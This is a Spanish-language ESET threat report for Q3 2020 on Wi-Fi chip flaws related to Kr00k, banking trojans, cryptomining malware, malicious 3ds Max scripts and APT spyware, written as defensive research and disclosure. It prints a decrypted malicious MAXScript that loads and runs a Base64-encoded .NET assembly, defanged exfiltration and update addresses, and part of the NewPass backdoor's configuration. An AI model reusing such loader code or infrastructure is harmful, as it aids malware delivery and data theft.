INFORME DE AMENAZAS

TERCER TRIMESTRE 2020

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

Contenido

Prólogo

¡Bienvenido a la edición del Informe de Amenazas de ESET del tercer trimestre de 2020!

Mientras el hemisferio norte se prepara para pasar un invierno azotado por la pandemia, el COVID-19 parece estar perdiendo fuerza, al menos en el ámbito del cibercrimen. Como la táctica de usar señuelos relacionados con el coronavirus ya no tiene el impacto deseado, los delincuentes parecen haber "vuelto a los modelos clásicos" durante el tercer trimestre de 2020. Sin embargo, hay un área donde persisten los efectos de la pandemia: en el trabajo remoto, con sus numerosos desafíos de seguridad.

Esto es especialmente cierto para los ataques dirigidos al Protocolo de Escritorio Remoto (RDP), que crecieron durante todo el primer semestre. En el tercer trimestre, los intentos de ataques al RDP considerando el número de clientes únicos apuntados, aumentaron un 37%. Es probable que el aumento se deba al creciente número de sistemas mal protegidos que se fueron conectando a Internet durante la pandemia, y quizá también a que otros delincuentes se inspiraron en las bandas de ransomware y comenzaron a atacar el protocolo RDP.

La escena del ransomware, seguida de cerca por los especialistas de ESET, tuvo consecuencias inéditos este trimestre. Por ejemplo, el ataque de ransomware investigado como homicidio tras la muerte de un paciente porque su hospital quedó inhabilitado. Otro giro sorprendente fue el resurgimiento de los mineros de criptomonedas, que habían estado disminuyendo por siete trimestres consecutivos. Otra de las cosas que ocurrieron durante el tercer trimestre fueron: el regreso a la escena de Emotet, el surgimiento del malware bancario para Android, nuevas olas de correos electrónicos suplantando la identidad de importantes empresas de mensajería y logística, entre otras novedades.

Los hallazgos de las investigaciones publicadas durante este trimestre fueron igual de relevantes, ya que los investigadores de ESET descubrieron más chips de Wi-Fi con vulnerabilidades a fallos como los de Kr00k; revelaron detalles sobre un malware para Mac empaquetado en una aplicación de trading de criptomonedas; descubrieron CDRThief, un malware que apunta a softswitches de VoIP de Linux; y profundizaron su análisis de KryptoCibule, una amenaza que mina y roba criptomonedas, además de exfiltrar archivos.

Además de explicar brevemente estos hallazgos, el presente informe también incluye actualizaciones con información inédita del Equipo de Investigación de ESET, con un enfoque especial en las operaciones de los grupos de amenazas persistentes avanzadas (APT): consulte las secciones Noticias del laboratorio y Actividad de grupos de APT para conocer las novedades sobre TA410, Sednit, Gamaredon y más.

ESET también siguió contribuyendo con la base de conocimiento MITRE ATT&CK, con cuatro presentaciones aceptadas en el tercer trimestre. Otros aportes de nuestros equipos incluyen la publicación de un script de prueba para Kr00k y un conjunto de herramientas llamadas Stadeo que facilitan el análisis del malware Stantinko.

En este trimestre hubo una gran cantidad de eventos virtuales y los investigadores de ESET compartieron sus conocimientos en Black Hat USA y Asia, CARO, Virus Bulletin, DEF CON, Ekoparty y muchos otros. Nos complace invitarlo a las charlas y los talleres de ESET que se llevarán a cabo en Botconf, AVAR y CODE BLUE durante los próximos meses.

Esperamos que disfrute la lectura, se mantenga seguro y, por sobre todo, saludable.

Roman Kovác, Jefe de Investigación de ESET

HISTORIA DESTACADA

Más allá de Kr00k: Otros chips de Wi-Fi también son vulnerables a las escuchas

Miloš Čermák y Robert Lipovský

Los investigadores de ESET revelan fallas similares a Kr00k que afectan a más marcas de chips de lo que se pensaba.


Nuestro descubrimiento de la vulnerabilidad Kr00k tuvo un gran impacto, ya que la cantidad de dispositivos afectados superó los mil millones, incluyendo los de Apple, Samsung, Amazon y otros dispositivos que usan conjuntos de chips vulnerables. Y recientemente descubrimos fallas similares que afectan incluso a más marcas de chips de lo que se pensaba.

De Kr00k al descubrimiento de vulnerabilidades relacionadas

Kr00k [1] (formalmente CVE-2019-15126) es una ***vulnerabilidad en los chips de Wi-Fi de marca Broadcom y Cypress*** [2] que permite el descifrado no autorizado de parte del tráfico cifrado con WPA2. Específicamente, la falla ha llevado a que los datos de la red inalámbrica se cifren con una clave de sesión en pares conformada toda por ceros en lugar de la clave de sesión correspondiente previamente establecida en el protocolo de enlace de 4 vías. Este estado indeseable ocurre en los chips de Broadcom y Cypress vulnerables luego de una disociación de Wi-Fi.

El aprovechamiento de Kr00k permite a los adversarios interceptar y descifrar datos (potencialmente confidenciales) de su interés y, en comparación con otras técnicas comúnmente utilizadas contra Wi-Fi, ésta tiene una ventaja significativa: los atacantes no necesitan estar autenticados ni asociados a la WLAN. En otras palabras, no necesitan conocer la contraseña de Wi-Fi.

Trabajamos con los fabricantes afectados (así como con ***ICASI*** [3]) a través de un proceso de divulgación coordinado antes de revelar públicamente la falla en la Conferencia RSA en febrero de 2020 [4].



Descripción general de Kr00k: después de una disociación de Wi-Fi, los datos se transmiten cifrados, pero la clave de sesión está conformada totalmente por ceros.

La noticia llamó la atención de muchos otros fabricantes de chips y dispositivos, algunos de los cuales descubrieron que también tenían productos vulnerables y, desde entonces, han lanzado parches. En *este sitio* [5] mantenemos una lista de los avisos hechos por los distintos fabricantes sobre este tema.

Si bien no observamos CVE-2019-15126 en otros chips Wi-Fi que no sean Broadcom y Cypress, sí encontramos vulnerabilidades similares que afectaron a los chips de otros fabricantes. Estos hallazgos se presentaron por primera vez en *Black Hat USA 2020* [6] y los describiremos brevemente a continuación.

Qualcomm – CVE-2020-3702

Además de los chips de Broadcom y Cypress, otra de las marcas que observamos fue Qualcomm. La vulnerabilidad que descubrimos (a la que se le asignó la CVE-2020-3702) también se podía desencadenar como consecuencia de una disociación y ocasionó la divulgación no deseada de datos al transmitir datos no cifrados en lugar de *frames* de datos cifrados, como ocurre con Kr00k. Sin embargo, la principal diferencia es que, en lugar de estar cifrados con una clave de sesión compuesta totalmente por ceros, los datos directamente ni siquiera están cifrados.

La captura de pantalla muestra el registro de un frame de Wireshark tras la disociación de Wi-Fi en un router equipado con un chip Qualcomm. Observe que el marcador dentro del campo de control de frame (*Frame Control Field*) está establecido en VERDADERO y que el frame parece tener parámetros CCMP: ambos son indicadores de que el frame de datos está cifrado. Sin embargo, los datos se transmitieron sin cifrar.

Los dispositivos que probamos y descubrimos que eran vulnerables son el D-Link DCH-G020 Smart Home Hub y el router inalámbrico Turris Omnia. Por supuesto, cualquier otro dispositivo sin el parche instalado que utilice los conjuntos de chips Qualcomm vulnerables también está en riesgo.


Tras nuestra divulgación, Qualcomm se mostró muy cooperativo y en julio lanzó un parche para su controlador utilizado en productos con soporte oficial.

MediaTek y Microsoft Azure Sphere

También observamos la manifestación de una vulnerabilidad similar (es decir, falta de cifrado) en algunos chips Wi-Fi de MediaTek.

Uno de los dispositivos afectados es el router ASUS RT-AC52U. Otro, el kit de desarrollo de Microsoft Azure Sphere, que analizamos como parte de nuestra asociación con *Azure Sphere Security Research Challenge* [7]. Azure Sphere utiliza el microcontrolador MT3620 de MediaTek en una amplia gama de aplicaciones de la Internet de las cosas (IoT), incluyendo dominios inteligentes domésticos, comerciales, industriales y muchos otros.

Según MediaTek, los parches de software que solucionan el problema se lanzaron durante marzo y abril de 2020. La solución para MT3620, lanzada en julio de 2020, se incluyó en la versión 20.07 de Azure Sphere OS.



Registro de Wireshark de un frame capturado tras la disociación de Wi-Fi en un router equipado con un chip Qualcomm vulnerable.

Conclusión

Nuestros hallazgos de Kr00k, así como las demás vulnerabilidades relacionadas mencionadas arriba, nos recuerdan que no debemos confiar solamente en un único mecanismo de protección, como WPA2. En cambio, se considera conveniente extender el mismo nivel de precaución que usamos con las redes Wi-Fi públicas y abiertas en las redes protegidas por WPA2: es decir, asegurarse de que se está utilizando cifrado SSL/TLS y una VPN.

Entrada en el blog WeLiveSecurity [8]

NOTICIAS DEL LABORATORIO

Últimos hallazgos de los Laboratorios de Investigación de ESET en todo el mundo

Malware para UEFI

El malware EFIlock impide el arranque de la computadora y solicita un rescate

El Equipo de Investigación de ESET identificó varias muestras maliciosas de bootloader EFI. El malware, detectado por los productos de ESET como EFI/EFIlock, muestra un pedido de rescate e impide el arranque de la computadora. Puede infectar equipos que tienen la función Arranque Seguro de UEFI deshabilitada.

Un dropper reemplaza el bootloader EFI predeterminado "bootx64.efi" y elimina los módulos EFI de Microsoft en la partición del sistema EFI para iniciar otro malicioso. El bootloader reemplazado solo muestra un mensaje de rescate y se ejecuta en un loop infinito. A pesar de lo que dice el mensaje de rescate, EFIlock no cifra las computadoras afectadas.

Hilo de Twitter [9]

Grupo Evilnum

Un análisis en profundidad de Evilnum y su conjunto de herramientas

El Equipo de Investigación de ESET analizó las operaciones del grupo Evilnum, responsable del malware con el mismo nombre utilizado en ataques contra empresas de tecnología financiera. Si bien el malware ha estado *in-the-wild* desde al menos 2018, las actividades del grupo se han mantenido en gran parte bajo el radar.

La investigación revela que el conjunto de herramientas y la infraestructura del grupo han evolucionado y consisten en malware de producción propia y personalizado combinado con herramientas compradas a Golden Chickens, un proveedor de malware como servicio (Malware-as-a-Service o MaaS), cuyos clientes infames incluyen a los grupos FIN6 y Cobalt.

Según la telemetría de ESET, los objetivos de Evilnum son empresas de tecnología financiera. Por ejemplo, compañías que ofrecen plataformas y herramientas para realizar trading online. El objetivo principal del grupo Evilnum es espiar a sus objetivos y obtener información financiera tanto de las empresas objetivo como de sus clientes.

Para infectar a los objetivos se usan correos electrónicos de spearphishing con un enlace a un archivo ZIP alojado en Google Drive. Ese archivo contiene varios archivos de acceso directo (LNK) que extraen y ejecutan un componente malicioso, mientras muestran un documento señuelo.

Entrada en el blog WeLiveSecurity [10]

Amenazas para Mac

Aplicación de trading de criptomonedas para Mac con nuevo nombre y empaquetada con malware

El Equipo de Investigación de ESET descubrió sitios web que distribuyen aplicaciones de trading de criptomonedas troyanizadas para computadoras Mac. Se trata de aplicaciones legítimas empaquetadas junto con el malware GMERA, cuyos operadores las utilizaron para robar información confidencial de las víctimas.

En esta nueva campaña de GMERA, se volvió a nombrar la aplicación de trading legítima Kattana (incluyendo la creación de sitios web copiados) y se añadió el malware a su instalador. Vimos cuatro nombres distintos utilizados para la aplicación troyanizada: Cointrazer, Cupatrade, Licatrade y Trezarus.

Además de analizar el código del malware, también configuramos honeypots (equipos utilizados con la intención de infectarse para capturar malware) con el objetivo de revelar las motivaciones de los ciberdelincuentes. La actividad observada confirmó que los atacantes han estado recopilando información del navegador, como cookies e historiales de navegación, billeteras de criptomonedas y capturas de pantalla.

Entrada en el blog WeLiveSecurity [11]

Malware bancario

Mekotio: estas no son las actualizaciones de seguridad que estaba buscando...

Los investigadores de ESET analizaron el malware Mekotio, un troyano bancario dirigido a países de habla hispana y portuguesa. Mekotio tiene varias funcionalidades típicas de los backdoors, como la posibilidad de realizar capturas de pantalla, reiniciar las máquinas afectadas, restringir el acceso a sitios web bancarios legítimos y, en algunas variantes, incluso robar bitcoins y extraer las credenciales almacenadas por el navegador Google Chrome.

Mekotio ha estado activo desde al menos 2015 y, al igual que ocurre con otros troyanos bancarios que hemos investigado, tiene características comunes a este tipo de malware, como el hecho de estar escrito en Delphi, usar ventanas emergentes falsas y tener la funcionalidad de backdoor. Para parecer menos sospechoso, Mekotio muestra un cuadro con un mensaje en un intento de hacerse pasar por una actualización de seguridad.

Entrada en el blog WeLiveSecurity [12]

Malware de criptomonedas

KryptoCibule: malware que mina y roba criptomonedas, además de exfiltrar archivos

El Equipo de Investigación de ESET descubrió una familia de malware hasta el momento no documentada que se propaga a través de torrents maliciosos y que usa diversos trucos para extraer la mayor cantidad posible de criptomonedas de sus víctimas. Según la telemetría de ESET, la amenaza, que llamamos KryptoCibule (derivada de las palabras "cripto" y "cebolla" en checo y eslovaco), está dirigida principalmente a usuarios de la República Checa y Eslovaquia.

Este malware constituye una triple amenaza en lo que respecta a las criptomonedas: utiliza los recursos de la víctima para minar criptomonedas, reemplaza las direcciones de billeteras en el portapapeles para intentar secuestrar transacciones y filtra los archivos relacionados con las criptomonedas, todo mientras implementa múltiples técnicas para evadir la detección. KryptoCibule hace un uso extensivo de la red Tor y el protocolo BitTorrent en su infraestructura de comunicación.

Entrada en el blog WeLiveSecurity [13]

Amenazas para Linux

¿Quién llama? CDRThief ataca los softswitches de VoIP de Linux

El Equipo de Investigación de ESET descubrió un interesante tipo de malware, llamado CDRThief, que ataca a softswitches de voz sobre IP (VoIP) basados en Linux.

Notamos este malware en uno de nuestros feeds de intercambio de muestras, y como es muy extraño encontrar un malware para Linux completamente nuevo, nos llamó la atención. Aún más interesante fue el hecho de que rápidamente se hizo evidente que este malware apuntaba a una plataforma de VoIP de Linux específica.

El objetivo principal del malware es extraer diversos datos privados desde el softswitch comprometido, incluyendo el registro con el detalle de las llamadas (CDR). Los CDR contienen metadatos sobre las llamadas VoIP, como las direcciones IP del autor y el receptor de la llamada, la hora de inicio de la llamada, su duración, su costo, entre otros. Para robar esos metadatos, el malware consulta las bases de datos MySQL internas utilizadas por el softswitch. Por lo tanto, los atacantes demuestran conocer muy bien la arquitectura interna de la plataforma de destino.

La forma en que los atacantes usan la información robada es un misterio que aún está sin resolver. Los registros de datos de llamadas se podrían utilizar en el ciberespionaje o en fraudes de VoIP.

Entrada en el blog WeLiveSecurity [14]

3ds MAXScripts maliciosos

Nota exclusiva para el Informe de Amenazas

Numerosos usuarios de 3ds Max resultaron afectados por dos campañas que utilizan MAXScripts maliciosos

PhysXPluginStl

A mediados de agosto de 2020, ***Bitdefender*** [15] advirtió sobre una campaña cuya fase inicial consistía en un archivo script cifrado de 3ds Max (MSE) malicioso llamado "PhysXPluginStl.mse", que contenía una DLL maliciosa. Lo analizamos y ***publicamos nuestros hallazgos en Twitter*** [16].

Autodesk 3ds Max es un software de animación y modelado 3D profesional y popular. Un script MSE es un 3ds MAXScript (MS) que se cifra con un algoritmo de cifrado patentado. Se admiten dos versiones del algoritmo, llamadas version:1 y version:2. El algoritmo version:1 tiene la ventaja de ser compatible con todas las versiones de 3ds Max y es la versión elegida por los atacantes, ya que les permite maximizar el número de víctimas potenciales.

```
/* Decrypted malicious MSE script */
try(((((dotnetclass "Reflection.Assembly").Load ((dotNetClass "Convert").
FromBase64String "TVqQAAM[...]AAAAAAAA")).GetType "B4E6HVVnCvY.hgB6CYsCRMX").
GetMethod "zPM7lFrLLNE").invoke undefined undefined)catch()
```

Contenido del MAXScript malicioso descifrado

Al observar nuestra telemetría, encontramos cientos de víctimas, principalmente ubicadas en Corea del Sur y Japón. Esta amenaza se vio por primera vez en febrero de 2020. Varias de estas víctimas eran compañías de videojuegos, lo que no es sorprendente si se considera la naturaleza del software 3ds Max.

Coincidentemente, también observamos que algunas de las víctimas de la industria de los videojuegos habían sido atacadas anteriormente por el Grupo Winnti (consulte nuestras investigaciones de ***octubre de 2019*** [17] y ***mayo de 2020*** [18]). Sin embargo, un análisis más detallado no reveló ninguna superposición de herramientas, códigos o infraestructura entre el Grupo Winnti y esta campaña; por lo que no creemos que estén relacionados.

ALC3

Esta campaña en particular, que se basa en el uso de archivos MSE maliciosos, no es la única que hemos observado. En marzo pasado, una ***publicación en un blog*** [19] y un comentario en ***Autodesk App Store*** [20] mencionaron un nuevo MAXScript malicioso llamado ALC3 que fue diseñado para robar modelos de 3ds Max y propagarse a otros archivos MAXScript una vez guardados.

Este script malicioso primero recopila información diversa sobre su host, como:

- Número de núcleos
- Cantidad de RAM
- Modelos, tamaños y números de serie de unidades de disco
- Direcciones MAC y direcciones IP asignadas por de la interfaz de red Ethernet
- Versión de 3ds Max utilizada


Estos datos, junto con el modelo actual de 3ds Max, se envían a la dirección de correo electrónico rrr888_3000@126[.]com con la dirección sss777_2000@126[.]com como remitente mediante la API .NET System.Net.Mail y el servidor SMTP smtp.126[.]com. Esto significa que los atacantes no solo tienen acceso a la información de la máquina de la víctima, sino también a sus modelos de 3ds Max, por lo que puede robar propiedad intelectual valiosa.

El malware también se actualiza desde http://www.maxscript[.]cc/update/upscript.mse y el script actualizado se guarda en la carpeta de inicio de 3ds Max para que se ejecute cada vez que se inicia 3ds Max.


Recientemente notamos que el dominio maxscript[.]cc ya no estaba bajo el control de los atacantes, así que realizamos un sinkhole. Dado que el C&C no cuenta con ningún mecanismo back-up implementado en el malware, los atacantes no pueden actualizarlo. No obstante, el virus sigue propagándose y robando datos.

Gracias al sinkhole realizado a este dominio descubrimos que decenas de miles de computadoras que ejecutan 3ds Max se vieron comprometidas por este script y que más del 90% de las víctimas están ubicadas en China.

Indicadores de Compromiso (IoC) [21]



Distribución geográfica de víctimas del MAXScript PhysXPluginStl malicioso



Distribución geográfica de víctimas del MAXScript ALC3 malicioso


Troyanos bancarios latinoamericanos
Nota exclusiva para el Informe de Amenazas

ESET ha estado monitoreando los troyanos bancarios latinoamericanos durante más de tres años y estas familias de malware nunca dejan de evolucionar. En el tercer trimestre de 2020, los investigadores de ESET observaron algunos cambios significativos en comparación con el segundo trimestre.

Troyanos bancarios de América Latina: Un tour por Europa

Grandoreiro [22], *Mekotio* [12] y *Mispadu* [23] fueron los troyanos bancarios latinoamericanos más activos últimamente. Desde finales de 2019, estos tres troyanos bancarios se expandieron más allá de las fronteras latinoamericanas, afectando a España y Portugal. Dadas las similitudes lingüísticas, parecía el paso lógico a seguir. Inesperadamente, según la telemetría de ESET del tercer trimestre, también disminuyó significativamente la actividad en su país de origen: Brasil.

En comparación con el segundo trimestre, las campañas en España se duplicaron mientras que las de Brasil se redujeron drásticamente. Pero eso no significa que América Latina haya dejado de ser un objetivo: la región sigue siendo atacada por otros troyanos bancarios latinoamericanos, principalmente por *Casbaneiro* [24] y Vadokrist.



Países y regiones a los que apuntan Grandoreiro, Mekotio y Mispadu combinados

Esta creciente actividad en Europa nos lleva a hacer una segunda observación: la gran cantidad de *campañas de spam dirigidas a Italia* [25] en las últimas semanas del tercer trimestre. Esto es algo sorprendente, ya que es la primera vez que los operadores de estas familias de malware utilizan un idioma que no es español o portugués. Los correos electrónicos están mal escritos y algunos incluso contienen partes en español, probablemente debido a la falta de fluidez en italiano de los actores maliciosos. Además, la plantilla de correo electrónico es idéntica a las utilizadas en las campañas en español. En comparación con las de España, estas campañas fueron muy pequeñas, por lo que creemos que los estafadores recién están probando el terreno. ¿Es posible que Italia se convierta en su próximo gran objetivo?


De Notificacion Pendiente <contacto@accesofinanciero.com>
Assumpte Fwd: Servicio Tributaria - Nº (911817) 5:09
A [redacted]

PDF

Descargar todo como zip archivos adjuntos (128 kb)

se anexa el seguiente comprobante fiscal digital

Remitente: Servicio de Administración Tributaria.

Hemos identificado que tienes pendiente de presentar, al 30 de septiembre de 2020, lo siguiente:

A quien corresponda

SERIE Y FOLIO:	2158945
FECHA DE EMISION:	30/09/2020
MONTO TOTAL:	9522.20

Servicio de Administración Tributaria,
+35 1308 808 500 Capitales y áreas metropolitanas

Plantilla de correo electrónico de spam utilizada por Mekotio en España

> ***No es de extrañar que los troyanos bancarios latinoamericanos comenzaran a apuntar a España y Portugal: las similitudes lingüísticas facilitan que los operadores tengan éxito. No obstante, nos sorprendió la notable disminución de la actividad en Brasil y la repentina aparición en Italia.***
>
> **Juraj Horňák, Analista de Malware de ESET**

Finalmente, Mekotio se convirtió en el primer troyano bancario latinoamericano que apareció con una variante de 64 bits de sus binarios. Aunque es un enfoque estándar en el malware de hoy, estas familias específicas de malware no lo habían utilizado antes. Esto tan solo demuestra sus continuos esfuerzos de mejora.

Para obtener más información sobre este tema, consulte este *whitepaper* [26] recientemente publicado por ESET en el que se explica cómo los autores de troyanos bancarios latinoamericanos cooperan de manera estrecha para lograr sus objetivos.

Indicadores de Compromiso (IoC) [21]

ACTIVIDAD DE GRUPOS DE APT

Aspectos destacados de las investigaciones de ESET sobre grupos de Amenazas Persistentes Avanzadas (APT) y sus campañas

Amenazas para Android

¿Welcome Chat es una app de mensajería segura? Nada más lejos de la verdad...

Los investigadores de ESET descubrieron una nueva operación dentro de una campaña de ciberespionaje de larga duración en el Medio Oriente, al parecer vinculada al grupo de actores de amenazas conocido como Gaza Hackers o Molerats.

La app para Android Welcome Chat cumple un papel decisivo en esta operación, ya que se usa como software espía a la vez que ofrece la funcionalidad de chat prometida. El sitio web malicioso que promueve y distribuye la app afirma ofrecer una plataforma de chat segura que está disponible en la tienda Google Play.

Pero ambas afirmaciones son falsas: Welcome Chat es una herramienta de espionaje y nunca estuvo disponible en la tienda oficial de apps para Android. Por si fuera poco, los operadores dejaron los datos recopilados de sus víctimas disponibles gratuitamente en Internet.

Además de su función principal de espionaje (monitorear las comunicaciones de chat de sus usuarios,) la app Welcome Chat puede realizar las siguientes acciones maliciosas: extraer los mensajes SMS enviados y recibidos, el historial de registro de llamadas, la lista de contactos, las fotos del usuario, las llamadas telefónicas grabadas, la ubicación del GPS del dispositivo e información sobre el mismo.

Entrada en el blog WeLiveSecurity [27]

El grupo APT-C-23 mejora su spyware para Android

El Equipo de Investigación de ESET descubrió una versión hasta el momento no reportada del spyware para Android utilizado por APT-C-23, un grupo de actores de amenazas también conocido como Two-tailed Scorpion que apunta principalmente a Oriente Medio. Los productos de ESET detectan el malware como Android/SpyC23.A.

A diferencia de las versiones previamente documentadas del spyware móvil de este grupo, Android/SpyC23.A tiene una funcionalidad de espionaje extendida, que incluye la lectura de notificaciones de apps de mensajería, la grabación de llamadas de WhatsApp y la grabación de la pantalla, así como nuevas funciones para evitar la detección, como descartar las notificaciones de las apps de seguridad integradas de Android.

Una de las formas en que se distribuye el spyware es a través de una tienda de apps de Android falsa, haciéndose pasar por aplicaciones de mensajería conocidas, como Threema y Telegram, como señuelo. Una vez que se inicia el malware, solicita a las víctimas que instalen manualmente la aplicación legítima, almacenada en los recursos del malware. Mientras se instala la aplicación legítima, el malware oculta su presencia en el dispositivo afectado. Por lo tanto, las víctimas consiguen la app que tenían la intención de descargar pero con un software espía que se ejecuta silenciosamente en segundo plano.

Entrada en el blog WeLiveSecurity [28]

NewPass Nota exclusiva para el Informe de Amenazas

NewPass: Una historia de dos atribuciones

En junio de 2020, se cargó a VirusTotal desde Chipre un malware hasta el momento no documentado. En las semanas subsiguientes, el código malicioso fue atribuido a Turla y la empresa de seguridad Telsy lo apodó NewPass. Los investigadores de ESET no están de acuerdo con dicha atribución y consideran que aún hoy no se conoce quién está detrás de NewPass.

De hecho, nos topamos con este backdoor en marzo de 2019 mientras investigábamos un incidente relacionado con el grupo The Dukes (también conocido como APT29). Este incidente, documentado en el ***whitepaper Operation Ghost*** [29] de ESET en octubre de 2019, ocurrió en el Ministerio de Relaciones Exteriores de un país de la Unión Europea. Durante esta investigación, también se encontraron en las mismas computadoras varias muestras de Crutch, un backdoor operado por Turla.

El mismo remitente chipriota que subió NewPass a VT en junio de 2020 también había subido muestras del backdoor Carbon de Turla a VirusTotal en mayo de 2020. Creemos que la actual atribución pública de NewPass a Turla se basa principalmente en este punto.

Características técnicas de NewPass

NewPass es un backdoor complejo escrito en C++. No notamos ninguna similitud en su código con familias de malware conocidas de The Dukes o Turla.

En el disco hay un loader y un sistema de archivos virtual cifrado que contiene la configuración en formato JSON y la DLL del backdoor.

```
"RunDllName": "rundll32.exe",
"AgentBinaryName": "lib3DXquery.dll",
"ImgurTokenRefreshTime": "864000",
"PostMinSize": "4096",
"ClientSecret": "",
"InitialSleepTime": "120",
"AgentExportName": "LocalDataVer",
"AgentFileSystemName": "Reader_20.021.210_47.dat",
"ServerPeriod": "30",
"AgentExportFunctionName": "LocalDataVer",
"Servers": [
    {
        "Current": 0,
